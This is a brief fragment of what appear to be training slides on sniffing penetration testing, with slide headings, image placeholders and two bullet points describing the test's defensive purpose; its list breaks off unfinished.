
Module Flow




Sniffing Pen Testing



- Sniffing pen test is used to check if the data transmission from an organization is secure from sniffing and interception attacks
- Sniffing pen test helps administrators to:



Sniffing Pen Testing (Cont'd)


